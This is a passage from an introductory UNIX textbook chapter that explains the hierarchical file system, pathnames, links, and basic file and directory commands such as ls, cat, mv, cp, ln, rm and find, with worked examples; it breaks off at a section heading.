It is a good idea to adopt a convention for naming directories so that they can be easily distinguished from ordinary files. Some people give directories names that are all uppercase letters, some use directory names that begin with an uppercase letter, and others distinguish directories using the extension *.d* or *.dir.* For example, if you decide to use names beginning with an uppercase letter for directories and avoid naming ordinary files this way, you will know that *Notes, Misc, Multimedia,* and *Programs* are all directories, whereas *note3, misc.note, mm_5,* and *progmmA* are all ordinary files.

PREV NEXT

PREV NEXT

The Hierarchical File Structure

Because directories can contain other directories, which can in turn contain other directories, the UNIX file system is called a *hierarchical file system.* Within the UNIX System, there is no limit to the number of files and directories you can create in a directory that you own. File systems of this type are often called *tree-structured* file systems, because each directory allows you to branch off into other directories and files. Tree-structured file systems are usually depicted upside-down, with the root of the tree at the top of the drawing. Figure 3–1 depicts a typical hierarchical tree structure.




Figure 3–1: A sample directory structure

On every UNIX system, the root is a directory called /. In Figure 3–1, root contains a subdirectory called *home.* Inside *home* you have three subdirectories, each for a different user on the system. One of these subdirectories is for the user whose login name is *raf;* in that directory are two subdirectories *(Email, Work)* and a file *(notes.august);* and in those directories are other subdirectories or files *(inbox, save, sent,final, save).*

The directory in which you are placed when you log in is called your *home directory.* Generally, every user on a UNIX system has a unique home directory, often with the same name as their login name. In every login session, you start in your home directory and move up and down the directory tree. (Sometimes users have several home directories, each used for specific purposes, but beginning users do not need to worry about this.) There is a maximum number of directories a user can have; this number is set by the system administrator to prevent a user from ruining a file system.

Pathnames

Notice in Figure 3–1 that there are two files with the same name, but in different locations in the file system. There is a *save* file in the *Email* directory, and another file called *save* in the *Work* directory. In order to distinguish files with the same name, the UNIX System allows you to specify filenames by including the location of the file in the directory tree. This type of name is called a *pathname,* because it is a listing of the directories you travel through along the path you take to get to the file. The path through the file system starts at root (/), and the names of directories and files in a pathname are separated by slashes.

For example, the pathname for one of the *save* files is

```
/home/raf/Email/save
```

and the pathname for the other is

```
/home/raf/Work/save
```

Pathnames that trace the path from root to a file are called *full* (or *absolute*) pathnames. Specifying a full pathname provides a complete and unambiguous name for a file. In a full pathname, the first slash (/) refers to the root of the file system. All the other slashes separate the names of directories, until the last slash separates the filename from the name of the directory it's in.

Using full pathnames can be awkward when there are many levels of directories, as in this filename:

```
/home/dkraut/Work/cs106x/Proj_1/lib/Source/strings.c
```

In cases like this, using the full pathname requires a good memory and a lot of typing. In Chapter 4

you will learn how to use *shell variables* as a shortcut to specify pathnames.

Relative Pathnames

You do not always have to specify the full pathnames when you refer to files. As a convenient shorthand, you can also specify a path to a file relative to your present directory Such a pathname is called a *relative pathname.* Instead of starting with a / for root, the relative pathname starts with the name of a subdirectory For example, suppose you are in your home directory, */home/raf.* The relative path for the *save* file in the *Email* subdirectory is *Email/save,* and the relative path for the other *save* file is *Work/save.*

Specifying the Current Directory

A single dot (.) is used as a shortcut to refer to the directory you are currently in. This directory is known as the *current directory.*

Specifying the Parent Directory

Two dots (.., pronounced “dot-dot”) refer to the *parent directory* of the one you are currently in. The parent directory is the one at the next higher level in the directory tree. Because the file system is hierarchical, all directories have a parent directory The dot-dot references can be used many times to refer to things far up in the file system. The following sequence, for example,

```
../..
```

refers to the parent of the parent of the current directory. If you are in *Work,* then ../.. is the same thing as the *home* directory, since *home* is the parent of *raf,* which is the parent of *Work.*

Specifying a Home Directory

A tilde (~) can be used to refer to your home directory (Strictly speaking, this is a feature of the shell, which will be discussed in the next chapter. It will work on most modern UNIX systems.)

These shortcuts can be combined. For example, if your home directory is */home/raf,* then

```
~/../liz
```

refers to the home directory for the user liz.

You can also use a tilde followed by a login name to refer to another user’s home directory For example, the shortcut *~nate* refers to the user nate’s home directory

UNIX and Windows File Structure

The Windows file system was patterned after the UNIX hierarchical file system structure, but with some important differences. On a UNIX System, the root of the file system is depicted as / (slash). The root is the base of the entire system file structure, including files that may be on a different physical disk. In Windows, each drive or partition has a different root. On the main hard drive, the root is usually called C:\. A CD-ROM drive would have a different root than the hard drive (it might be D:\, for example). In addition, Windows uses a \ (backslash) instead of the / (forward slash) that separates directories in UNIX.

For example, this UNIX pathname

```
/home/raf
```

would look like this in Windows:

```
C:\home\raf
```

Note that the forward slashes in the UNIX pathname have become backslashes in the Windows pathname.

You may have noticed that a UNIX pathname looks a lot like part of a web address. That’s because the web inherited this style of pathname from the UNIX file system. The shortcuts for pathnames just

described, such as .. for the parent directory, can be used in HTML code for web pages.

PREV NEXT

UNIX System File Types

The file is the basic unit of the UNIX System. Within UNIX, there are four different types of files: ordinary files, directories, symbolic links, and special files.

Ordinary Files

As a user, most of the information that you work with will be stored as an ordinary file. An *ordinary file* can contain data, such as text for documents or programs. Image files and binary executables are also examples of ordinary files.

Links

Sometimes it is useful to have a file that is accessible from several directories, without making separate copies of the file. For example, suppose you are working with someone else, and you need to share information contained in a single data file that each of you can update. It would be convenient for each of you to have a copy in your home directory However, you do not want to make separate copies of the file, because it will be hard to keep them in sync.

A *link* is not a kind of file but instead is a second name for a file. With a link, only one file exists on the disk, but it may appear in two places in the directory structure. This can allow two users to share the same file. Any changes that are made to the file will be seen by both users. This type of link is sometimes called a *hard link,* to distinguish it from a *symbolic link.*

Symbolic Links

Hard links can be used to assign more than one name to a file, but they have some important limitations. They cannot be used to give a directory more than one name, and they cannot be used to link files on different computers.

These limitations can be eliminated by using symbolic links (sometimes called *symlinks*). A *symbolic link* is a file that only contains the name (including the full pathname) of another file. When the operating system operates on a symbolic link, it is directed to the file that the symbolic link points to. Essentially, the symbolic link is a pointer to the other file. If you are familiar with the Windows operating system, you may be reminded of shortcuts, which are very similar to symbolic links.

Symbolic links can be used to assign more than one name to a file or directory, or to make it possible to access a file from several locations. (For example, you could use a symbolic link to give a short name, like *ff* , to a file with a long pathname, like */usr/bin/firefox/firefox*.) Symbolic links can also be used for files or directories that reside on a different physical file system, such as files on different computers that are connected by a network. (File systems are discussed in detail in Chapter 14.)

Using Links: An Example

Suppose that Rebecca and Nathan are working on a project together, and they need to share the file *project.index,* which is in Nathan's home directory Rebecca could make a copy of the file for herself, but then if she makes any changes to the file, Nathan won't see them in his copy So instead, Rebecca makes a link (a hard link) to that file. Now she has a file called *project.index* in her home directory, too, even though there is only one copy of the information in that file saved on the disk. This means that if Rebecca makes any changes in the file, Nathan will see those changes, too. However, the file can be found in two different places in the file system-in Nathan's home directory, and in Rebecca's. If Nathan deletes the file from his home directory, Rebecca will still have the file in her directory If she deletes her file, too, then it will really be gone.

Now, suppose there is another file in Nathan's directory they need to share, called *project.data.* This time, Rebecca makes a symbolic link to the file, and calls it *project.data.symlink.* Rebecca can still make changes to the file, and Nathan will be able to see them. However, if Nathan deletes the *project.data,* Rebecca won't have the file anymore, either. If she tries to use *project.data.symlink* after

the original file is deleted, she will get an error message.

Directories

A directory is actually a type of file too, a file that holds other files. For each directory, the UNIX file system stores a list of all the files and subdirectories that it contains, as well as their file types (whether they are ordinary files, symbolic links, directories, or special files) and other attributes.

Special Files

Special files are an unusual feature of the UNIX file system. A *special file* represents a physical device, such as a printer or a CD-ROM drive. From the user's perspective, the file system treats special files just as it does ordinary files. This means that the commands that work on ordinary files also work on special files, so you can read or write to devices exactly the way you read and write to ordinary files. For example, you can use a command to take the characters typed at your keyboard and write them to a text file, or you could use the same command to send them to a printer. The UNIX System causes these read and write commands to activate the hardware connected to the device.

PREV NEXT

PREV NEXT

Common Commands for Files and Directories

This section discusses the basic UNIX file system commands. If you are working in a graphical environment, you will have to open a terminal window to enter these commands.

Listing the Contents of a Directory

Assume that you are in the directory called */home/raf* from the example in Figure 3–1.

To see all the files in this directory, you enter the **ls** (*l*ist) command:

```
$ ls
Email notes.august Work
```

The **ls** command lists the contents of the current directory on your screen in multiple columns. (The precise behavior of the **ls** command varies in different releases of UNIX. For example, on most systems, it will list filenames in alphabetical order, but on some it will list all filenames that start with an uppercase character before listing filenames in lowercase. This is sometimes called *ASCII order* .) Notice that ls without arguments simply lists the contents by name. It does not tell you whether the names refer to files or directories.

If you want to view the contents of a subdirectory of your current directory, you can issue the **ls** command with an argument that is the name of the subdirectory For example,

```
$ ls Email
inbox   save   sent
```

If the object (file or directory) does not exist, **ls** gives you an error message, such as

```
$ ls Emial
Emial not found
```

You can see whether a file exists by supplying the pathname of the file, in relation to your current directory, as the argument to **ls**. If the file does exist, it will echo the name back to you.

```
$ ls Email/save
Email/save
```

Listing Directory Contents with Marks

When you use the ls command, you do not know whether a name refers to an ordinary file, a program that you can run, or a directory Running the **ls** command with the **-F** option produces a list in which the names are marked with symbols that indicate the kind of file that each name refers to.

Names of directories are listed with / (a slash) following their names. *Executable files* (those that can be run as programs) are listed with * (an asterisk) following their names. Symbolic links are listed with @ (an “at” sign) following their names. For instance, suppose that you run **ls** with the **-F** option to list the contents of a directory, producing the following result:

```
$ ls -F
Email/ notes Projects@
```

This example shows that the directory contains the ordinary file *notes,* the directory *Email,* and a symbolic link *Projects.* Another way to get information about file types and contents is with the **file** command, described later in this chapter.

Listing Files in the Current Directory Tree

You can add the **-R** (*r*ecursive) option to the **ls** command to list all the files in your current directory, along with all the files in each of its subdirectories, and so on. For example,

```
$ ls -R
Email     notes.august     Work
./Email
```

```
inbox     save     sent
./Work
final save
```

shows the contents of the current directory as well as the contents of its subdirectories *Email* and *Work.*

Viewing Files

The simplest and most basic way to view a file is with the **cat** command. **cat** (short for con*cat*enate) takes any files you specify and displays them on the screen. For example, you could use **cat** to display on your screen the contents of the file *review:*

```
$ cat review
I recommend publication of this article. It provides
a good overview of the topic and is
appropriate for the lead article of this issue.
```

The **cat** command shows you everything in the file but nothing else: no header, title, file-name, size, or other information.

Viewing Files with Special Characters

The **cat** command recognizes eight-bit characters. In earlier versions of UNIX, it only recognized seven-bit characters. This enhancement permits **cat** to display characters from extended character sets, such as the kanji characters used to represent Japanese words.

If you try to display a binary file, such as an executable program, the output to your screen will usually be a mess. To better view files that contain nonprinting ASCII characters, you can use the **-v** option. For example, if the file *output* contains a line that includes the ASCII BEL character (CTRL-G), the command *cat output* will cause the computer to beep. Using the -v option, however, will replace the BEL character with the symbol ^G, as shown.

```
$ cat -v output
The ASCII control character ^G (007) will ring a
bell ^G^G^G^G on the user's terminal.
$
```

Directing the Output of cat

You can send the output of cat to a file as well as to the screen. For instance,

```
$ cat physics > physics.backup
```

copies the contents of *physics* to *physics.backup,* instead of displaying the contents on the screen. The > provides a general way to redirect the output of a command to a file. This is explained in detail in the section “Standard Input and Output” of Chapter 4.

In the preceding example, if there is no file named *physics.backup* in the current directory, the system creates one. If a file with that name already exists, the output of **cat** overwrites it-its original contents are replaced. (Note that this can be prevented by using the *noclobber* features of some shells.) Sometimes this is what you want, but sometimes you want to add information from one file to the end of another. In order to add information to the end of a file, do the following:

```
$ cat notes.august >> notes
```

The >> in the preceding example *appends* the contents of the file named *notes.august* to the end of the file named *notes,* without making any other changes to *notes.* It’s okay if *notes* does not exist; the system will create it if necessary The capability to append output to an existing file is another form of file redirection. Like simple redirection, it works with almost all commands, not just **cat**.

Combining Files and Using Wildcards

You can use **cat** to combine a number of files into one. For example, consider a directory that contains material being used in writing a chapter, as follows:

```
$ ls
Chapter1     macros      section2
chapter.1    names       section3
chapter.2    section1    sed_info
```

You can combine all of the sections into a chapter with **cat**:

```
$ cat section1 section2 section3 > chapter.3
```

This copies each of the files, *section1, section2,* and *section3,* in order into the new file *chapter.3.* This can be described as con*cat*enating the files into one, hence the name **cat**.

To make commands like this easier, the shell provides a wildcard symbol, * (asterisk), that allows you to specify a number of files with similar names. An asterisk by itself matches all filenames in the current directory When the * is part of a word, it stands for or matches any string of characters. For example, the pattern *section** matches any file whose name begins with *section.* So the command

```
$ cat section* > chapter.3
```

would have had the same effect as the command in the preceding example.

When you use the wildcard symbol * as part of a filename in a command, that pattern is *replaced* by the names of all files in the current directory that match the pattern, listed in alphabetical order. In the preceding example, *section** matches *section1, section2,* and *section3,* and so would *sect*.* But *se** would also match the file *sed_info. A** (star, or asterisk) by itself matches all filenames in the current directory

When using wildcards, you can use **ls** to make sure that the wildcard pattern matches the files you want. For example,

```
$ ls se*
section1    section2    section3    sed_info
```

indicates that it would be a mistake to use *se** unless you want to include *sed_info.*

You can also use * to simplify typing commands, even when you are not using it to match more than one file. The command

```
$ cat *1 *2 > temp
```

is a lot easier to type than

```
$ cat section1 section2 > temp
```

Chapter 4 describes the use of * and other wildcard characters in detail.

Note that there is an important difference between the UNIX System's use of * and the similar use of it in Windows. In Windows, * does not match a . (dot), so *section** would match *section1* but not match *section.txt.* In Windows, you would have to use the pattern *section*.** to match every file beginning with *section.*

Creating a File

So far, all the examples you have seen involved using **cat** to copy one or more normal files, either to another file or to your screen. But other possibilities exist. Just as your screen is the default output for **cat** and other commands, your keyboard is the default input. If you do not specify a file to use as input, **cat** will simply copy everything you type to its output. This provides a way to create simple files without using an editor. The command

```
$ cat > names
Nate   nate@engineer.com
Rebecca   rlf@library.edu
CTRL-D
```

sends everything you type to the file *names.* It sends the text one line at a time, after you hit ENTER. You can use BACKSPACE to correct your typing on the current line, but you cannot back up across

lines. When you are finished typing, you must type CTRL-D (hold down the *Ctrl* key and press *d)* on a line by itself. This terminates **cat** and closes the file *names.* (CTRL-D is the *end of file [EOF]* mark in the UNIX System.)

Using **cat** in this way **(cat > names)** creates the file *names* if it does not already exist and overwrites (replaces) its contents if it does exist. You can use **cat** to add material to a file as well. For example,

```
$ cat >> names
Dan   dkraut@bio.ca.edu
CTRL-D
```

will take everything you type at the keyboard and append it at the end of the file *names.* Again, you need to end by typing CTRL-D alone on a line.

Another command, **touch,** can also be used to create a file.

```
$ touch notes
```

will create an empty file called *notes,* if that file does not already exist. Unlike **cat, touch** can also be used to change the creation time or last accessed time of an existing file. This is discussed in further detail in Chapter 19.

Moving Around in Directories

Since many UNIX commands operate on the current directory it is useful to know what your current directory is. The command **pwd** (*p*resent *w*orking *d*irectory) tells you which directory you are currently in. For example,

```
$ pwd
/home/raf
```

tells you that the current directory is */home/raf.*

You can move between directories by using the **cd** (*c*hange *d*irectory) command. If you are in your home directory, */home/raf,* and wish to change to the subdirectory *Work,* type

```
$ cd Work
```

If you know where certain information is kept in a UNIX system, you can move directly there by specifying the full pathname of that directory:

```
$ cd /home/raf/Email
$ pwd
/home/raf/Email
$ ls
inbox      save      sent
```

You can also change to a directory by using its relative pathname. Since .. (dot-dot) refers to the parent directory (the one above the current directory in the tree),

```
$ cd . .
$ pwd
/home/raf
```

moves you to that directory To go a step further,

```
$ cd ../..
$ pwd
 /
```

changes directories to the parent of the parent of the current directory, or in our example, to the / (root) directory

Moving to Your Home Directory

If you issue cd by itself, you will be moved to your home directory, the directory in which you are placed when you log in. This is an especially effective use of shorthand if you are somewhere deep in

the file system. For instance, you can use the following sequence of commands to list the contents of your home directory when you are in the directory */home/dkmut/iuork/cs106x/proj1/lib/Source:*

```
$ pwd
/home/dkraut/work/cs106x/proj1/lib/Source
$ cd
$ pwd
/home/raf
$ ls
Email     notes.august     Work
```

In the preceding example, the first **pwd** command shows that you are nested seven layers below the root directory The **cd** command moves you to your home directory as confirmed by the **pwd** command, which shows that the current working directory is */home/raf.* The **ls** command shows the contents of that directory Since ~ is a shortcut that refers to your home directory,

```
$ cd ~
```

does exactly the same thing.

Returning to Your Previous Directory

The command **cd**-will return you to your previous directory For example, after moving to your home directory as shown above, you can return to the directory *Source* with:

```
$ cd -
$ pwd
/home/dkraut/work/cs106x/proj1/lib/Source
```

Like the ~ shortcut for your home directory, using **cd**-to return to the previous directory is a feature of the shell. Some shells also have the commands **pushd** and **popd** to allow you to save, and later return to, your current directory

Moving and Renaming Files and Directories

To keep your file system organized, you will need to move and rename files. You move a file from one directory to another with **mv** (from *mov*e). For example, the following moves the file *names* from the current directory to the directory */home/jmf/Info:*

```
$ mv names /home/jmf/Info
```

If you use **ls** to check, it confirms that a file with that name is now in *Info:*

```
$ ls /home/jmf/Info/names
/home/jmf/Info/names
```

You can move several files at once to the same destination directory by first naming all of the files to be moved, and giving the name of the destination last. For example, the following command moves three files to the subdirectory called *TermPaper:*

```
$ mv section1 section2 section3 TermPaper
```

Of course you could make this easier by using the wildcard symbol, *. If the three files in the preceding example are the only files in the current directory with names beginning with *sec,* the following command has the same effect:

```
$ mv sec* TermPaper
```

UNIX has no separate command for renaming a file. Renaming is just part of moving. To rename a file in the current directory, you use **mv**, but with the new filename as the destination. For example, the following renames *overview* to *intro:*

```
$ mv overview intro
```

You can rename a file when you move it to a new directory by including the new filename as part of the destination. The following command puts *notes* in the directory *Music* and gives it the new name *notes4:*

```
$ mv notes Music/notes4
```

Compare with this, which moves *notes* to *Research* but keeps the old name, *notes:*

```
$ mv notes Music
```

To summarize, when you use **mv**, you first name the file or files to be moved, and then the destination. The destination can be a directory name, in which case the file is simply moved, or it can be a filename, in which case the file is renamed. The destination can be a full pathname, or a name relative to the current directory-for example, one of its subdirectories.

Moving files is very fast in UNIX. The actual contents of a file are not moved; you're really only moving an entry in a table that tells the system what directory the data is in. So the size of the file being moved has no bearing on the time taken by the **mv** command.

Avoiding Mistakes with mv

When using **mv**, you should watch out for a few common mistakes. If you make a mistake in typing when you specify a destination directory, you may end up renaming the file in the current directory For example, suppose you meant to move a file to *Info* but made a mistake in typing.

```
$ mv names Ifno
```

In this case, you end up with a new file named *Ifno* in the current directory A similar mistake can happen if you try to move a file to a directory that does not exist. Again, the file will be renamed instead.

When you move a file to a new directory, it is a good idea to check first to make sure the directory does not already contain a file with that name. If it does, **mv** will simply overwrite it with the new file. The same thing will happen if you try to rename a file using a filename that already exists.

Newer versions of UNIX provide an option to the **mv** command that helps prevent accidentally overwriting files. The **-i** (interactive) option causes **mv** to inform you when a move would overwrite an existing file. It displays the filename followed by a question mark. If you want to continue the move, type **y**. Any other entry (including **n**) stops that move. The following shows what happens if you try to use **mv -i** to rename the file *totals* to *data* when the *data* file already exists:

```
$ mv -i totals data
mv:   overwrite data?
```

In Chapter 4, you will see how to use an *alias* to change the **mv** command so that it always uses the **-i** option, if you choose. This can be very helpful for new users.

Moving Directories

Another feature not present in earlier versions of UNIX is the capability to use **mv** to move directories. You can use a single **mv** command to move a directory and all of its files and subdirectories just as you'd use it to move a single file. For example, if the directory *Final* contains all of your finished work on a document, you can move it to a directory in which you keep all of the versions of that document, *Project,* as shown here:

```
$ ls Project
Drafts
$ mv Final Project
$ ls Project
Drafts Final
```

Copying Files

The **cp** command is similar to **mv**, except that it copies files rather than moving or renaming them. **cp** follows the same model as **mv**: you name the files to be copied first and then give the destination. The destination can be a directory, a pathname for a file, or a new file in the current directory. The following command makes a backup copy of *seattle* and names the copy *seattle.bk:*

```
$ cp seattle seattle.bk
```

After you use this **cp** command, there are two separate copies of that file in the same directory The original is unchanged, and the contents of the copied file are identical to the original. The files are not linked in any way, so if you edit one of the files, the other will not change.

To create a copy of a file with the same name as the original but in a new directory, just use the directory name as the destination, as shown here:

```
$ cp seattle Backups
```

Note that if the destination directory already contains a file named *seattle,* the copy will overwrite it.

If you invoke **cp** with the **-i** (*i*nteractive) option, it will warn you before overwriting an existing file. For example, if there is already a file named *data.2* in the current directory, **cp** warns you that it will be overwritten and asks if you want to go ahead:

```
$ cp -i data data.2
cp: overwrite data.2?
```

To go ahead and overwrite it, type **y**. Any other response, including n or ENTER, leaves the file as it was. Chapter 4 shows how to use an alias to replace **cp** with **cp -i**, if you choose.

Copying the Contents of a Directory

So far the discussion has assumed that you are copying an ordinary file to another file. If you try to copy a directory, you will get an error message. A feature of **cp** (found on most versions of UNIX) is the **-r** (*r*ecursive) option that lets you copy an entire directory structure. Suppose you have a directory called *Project,* and you wish to make a backup copy The following command creates a new directory, called *Project.Backup,* and copies all of the files and subdirectories in *Project* to the new directory:

```
$ cp -r Project Project.Backup
```

Linking Files

When you copy a file, you create another file with the same contents as the original. Each copy takes up additional space in the file system, and each can be modified independently of the others.

As you recall, a *link* is a way to share a file with another user without actually copying it on the disk. An example where this might be useful is a list of names and contact information that two or more people use, and that any of the users can add to or edit. Each user needs access to a common version of the file in a convenient place in each user's own directory system.

Hard Links

The ln command creates a link between files, which enables you to make a single file accessible at two or more locations in the directory system. The following links the file *project.main* in dkraut's home directory with a new file of the same name in the current directory:

```
$ ln /home/dkraut/project.main project.main
```

Using **ln** in this way creates a hard link to the file in */home/dkraut,* but there is still only one file. Now if you add a new line of information to your linked copy of *project.main,* the line also appears in the file in dkraut's directory, since this is really the same file.

Any changes to the contents of a linked file affect all the links. If you overwrite (or *clobber*) the information in your file, the information in dkraut's copy is overwritten too. (For a description of a way to prevent clobbering of files like this, see the **noclobber** options to the C and Korn shells, which are described in Chapter 4.)

You can remove one of a set of hard-linked files with the **rm** command without affecting the others. For example, if you remove your hard-linked copy of *project.main,* dkraut's copy is unchanged.

To see if two files are hard linked to each other, use the command **ls -i**. This will display the *inode* number of each file. If two files have the same inode number, then they are really the same file. For example,

```
$ ls -i  /usr/bin/gcc
344135  /usr/bin/gcc
$ ls -i  /usr/bin/cc
344135  /usr/bin/cc
```

shows that */usr/bin/gcc* and */usr/bin/cc* are hard linked. (Note: although you cannot hard link files across file systems, sometimes two files on different file systems will display the same inode number. This does not mean that they are linked. See Chapter 14 for a discussion of file systems.)

Symbolic Links

Symbolic links are created by using the **ln** command with the **-s** (symbolic) option. The following example shows how you could use **ln** to link a file in the */var* file system to an entry in one of your directories within the */home* file system:

```
$ ln -s /var/X/docs/readme temp/x.readme
```

This will create a symbolic link called *x.readme* in the *temp* directory

The second argument to **ln** is optional; if you do not specify the name of the new file, it will create a symbolic link with the same name as the target file. So, for example

```
$ ln -s /usr/bin/firefox/firefox
```

will create a file called *firefox* in the current directory that is a symbolic link to */usr/bin/firefox/firefox.*

Symbolic links also enable you to link directories. The command

```
$ ln -s /home/dkraut/work/cs106x/proj1/lib/Source Project
```

will create a directory, called *Project,* that is a link to the directory */homedkraut/work/cs106x/proj1/lib/Source.* This is useful for directories with long pathnames that you need to access often.

Removing Files

To get rid of files you no longer want or need, use the **rm** (*rem*ove) command. **rm** deletes the named files from the file system, as shown in the following example:

```
$ ls
notes     research     temp
$ rm temp
$ ls
notes     research
```

The ls command shows that after you use **rm** to delete *temp,* the file is no longer there.

Removing Multiple Files

The **rm** command accepts several arguments and takes several options. If you specify more than one filename, it removes all of the files you named. The following command removes the two files left in the directory:

```
$ rm notes research
$ ls
$
```

Remember that you can remove several files with similar names by using wildcard characters to specify them with a single pattern. The following will remove all files in the current directory:

```
$ rm *
```

Caution *Do not use* **rm*** *unless you really mean to delete every file in your current directory.*

Similarly, if you use a common suffix to help group files dealing with a single topic, for example *.rlf* to identify notes to user rlf, you can delete all of them at once with the following command:

```
$ rm *.rlf
```

Safely Removing Files

Almost every user has accidentally deleted files. In the preceding example, if you accidentally hit the SPACEBAR between the * and the extension and type

```
$ rm * .rlf
```

you will delete all of the files in the current directory As typed, this command says to remove *all* files (*), and then remove a file named *.rlf.*

To avoid accidentally removing files, use **rm** with the **-i** (interactive) option. When you use this option, **rm** prints the name of each file and waits for your response before deleting it. To go ahead and delete the file, type **y**. Responding **n** or hitting ENTER will keep the file rather than deleting it. For example, in a directory that contains the files *notes, research,* and *temp,* the interactive option to **rm** gives you the following:

```
$ rm -i *
notes: y
research: <ENTER>
temp: y
```

Your responses cause **rm** to delete both *notes* and *temp,* but not *research.*

New users may find it very helpful to change the **rm** command to always use the **-i** option. This can be done with an alias. Chapter 4 describes how to add this alias to your configuration files.

Restoring Files

When you remove a file using the **rm** command, it is gone. If you make a mistake, you can only hope that the file is available somewhere on a backup file system (on a tape or disk).

You can call your system administrator and ask to have the file you removed, say */home/you/Work/temp,* restored from backup. If it has been saved, it can be restored for you. Systems differ widely in how, and how often, they are backed up. On a heavily supported system, all files are copied to a backup system every day and saved for some number of days, weeks, or months. On some systems, backups are done less frequently, perhaps weekly On personal workstations, backups occur when you get around to doing them. In any case, you will have lost all changes made since the last backup. (Backing up and restoring are discussed in Chapter 14.) You cannot, as a user, restore a file by attempting to recover pieces of the file left stored on disk.

Creating a Directory

You can create new directories in your file system with the **mkdir** (*mak*e *dir*ectory) command. It is used as follows:

```
$ pwd
Work
$ ls
notes    research temp
$ mkdir New
$ ls
notes    New research    temp
```

In this example, you are in the *Work* directory, which contains the files *notes, research,* and *temp,* and you use **mkdir** to create a new directory (called *New*) within *Work.*

Removing a Directory

There are two ways to remove or delete a directory If the directory is empty (it contains no files or subdirectories), you can use the **rmdir** (*rem*ove *dir*ectory) command. If you try to use **rmdir** on a directory that is not empty, you'll get an error message. The following removes the directory *New* added in the preceding example:

```
$ rmdir New
```

To remove a directory that is not empty, together with all of the files and subdirectories it contains, use **rm** with the **-r** (*r*ecursive) option, as shown here:

```
$ rm -r Work
```

The **-r** option instructs **rm** to delete all of the files it finds in *Work* and then go to each of the subdirectories and delete all of their files, and so forth, concluding by deleting *Work* itself.

Since **rm -r** removes all of the contents of a directory, be very careful in using it. You can add the **-i** option to step through all the files and directories, removing or leaving them one at a time.

```
$ rm -ir Work
rm:  descend into directory 'Work'? y
rm:  remove regular empty file 'Work/final'? y
rm:  remove regular empty file 'Work/save'? <RETURN>
$ ls Work
save
```

In this example, the *file final* is deleted, but because *save* is not, the directory *Work* is not deleted, either.

Notice, by the way, that when a command is being run with two or more options (in this case, **-r** and **-i**), the options can be combined (in this case, **-ir**). This is optional; the command **rm -i -r** could have been used instead in the preceding example. The order of the options does not matter (**rm -ir** is the same as **rm -ri).** This applies to most UNIX commands, not just **rm**.

Getting Information About File Types

Sometimes you just want to know what kind of information a file contains. For example, you may decide to put all your shell scripts together in one directory You know that several scripts are scattered about in several directories, but you don't know their names, or you aren't sure you remember all of them. Or you may want to print all of the text files in the current directory, whatever their content.

You can use several of the commands already discussed to get limited information about file contents. For example, **ls -l** shows you if a file is executable-either a compiled program or a shell script (batch file). But the most complete and most useful command for getting information about the type of information contained in files is **file**.

file reports the type of information contained in each of the files you give it. The following shows typical output from using **file** on all of the files in the current directory:

```
$ file *
Backup:         directory
cx:             commands text
draft3:         ascii text
fields:         ascii text
linkfile:       symbolic link to dirlink
mmxtest:        [nt] roff, tbl, or eqn input text
pq:             executable
send:           English text
tag:            data
```

You can use **file** to check on the type of information contained in a file before you print it. The preceding example tells you that you should use the **troff** formatter before printing *mmxtest,* and that you should not try to print *pq,* since it is an executable program, not a text file.

To determine the contents of a **file**, file reads information from the file header and compares it to entries in the file */etc/magic.* This can be used to identify a number of basic file types-for example, whether the file is a compiled program. For text files, it also examines the first 512 bytes to try to make finer distinctions-for example, among formatter source files, C program source files, and shell scripts. Once in a while this detailed classification of text files can be incorrect, although basic distinctions between text and data are reliable.

PREV NEXT

PREV NEXT

Searching for Files

The command **locate** searches for a pattern in a database of filenames. For example,

```
$ locate pippin
```

searches the database for filenames containing the string "pippin". The database contains the full pathname for each file, so this would find files in the directory *pippin-photos* as well as files such as *0915-pippin.jpg.*

The **locate** command is very fast and easy to use. However, it will only work if the database of filenames is kept up to date. On many systems, the database is automatically updated once per day

The **find** command is a more powerful search tool, although it can be difficult to use. With **find**, you can search through any part of the file system, looking for all files with a particular name or with certain features. This section describes how to use **find** to do simple searches.

Using find

The **find** command searches through the contents of one or more directories, including all of their subdirectories. You have to tell **find** in which directory to start its search. The following example searches user jmf's directory system for the file *new_data* and prints the full pathname of any file with that name that it finds:

```
$ pwd
/home/jmf
$ find . -name new_data -print
/home/jmf/Dir/Logs/new_data
/home/j mf/Cmds/new_data
```

Here, **find** shows two files named *new_data,* one in the directory *Dir/Logs* and one in the directory *Cmds.* This example illustrates the basic form of the **find** command. The first argument is the name of the directory in which the search starts. In this case it is the current directory (represented by the dot). The **-name** option is followed by the name of the file or files to search for. The final option, **-print**, tells **find** to print the full pathnames of any matching files.

Note that you have to include the **-print** option. If you don't, **find** will carry out its search but will not notify you of any files it finds.

To search the entire file system, start in the system's root directory, represented by the /:

```
$ find / -name new_data -print
```

This will find a file named *new_data* anywhere in the file system. Note that it can take a long time to complete a search of the entire file system; also keep in mind that **find** will skip any files or directories that it does not have permission to read.

You can tell **find** to look in several directories by giving each directory as an argument. The following command first searches the current directory and its subdirectories and then looks in */tmp/project* and its subdirectories:

```
$ find . /tmp/project -name new_data -print
```

You can use wildcard symbols with **find** to search for files even if you don't know their exact names. For example, if you are not sure whether the file you are looking for was called *new_data, new.data,* or *mydata,* but you know that it ended in *data,* you can use the pattern ***data** as the name to search for:

```
$ find -name "*data" -print
```

Note that when you use a wildcard with the **-name** argument, you have to quote it. If you don't, the filename matching process would replace **data* with the names of *all* of the files in the current directory that end in "data." The way filename matching works, and the reason you have to quote an

asterisk when it is used in this way, are explained in the discussion of wildcards in Chapter 4.

Running find in the Background

If necessary you can search through the entire system by telling **find** to start in the root directory, /. Remember, though, that it can take **find** a long time to search through a large directory and its subdirectories, and searching the whole file system, starting at /, can take a *very* long time on large systems. If you do need to run a command like this, you can use the multitasking feature of UNIX to run it as a *background job,* which allows you to continue doing other work while **find** carries out its search.

To run a command in the background, you end it with an ampersand (&). The following command line runs **find** in the background to search the whole file system and send its output to *found:*

```
$ find / -name new_data -print > found &
```

The advantage of running a command in the background is that you can go on to run other commands without waiting for the background job to finish.

Note that in the example just given, the output of **find** was directed to a file rather than displayed on the screen. If you don't do this, output may appear on your screen while you are doing something else; for example, while you are editing a document. This is rarely what you want. Unfortunately, **find** will still display error messages (such as the names of directories it cannot search) on your screen. Chapter 4 gives more information about running commands in the background, including how to prevent these error messages from appearing.

Other Search Criteria

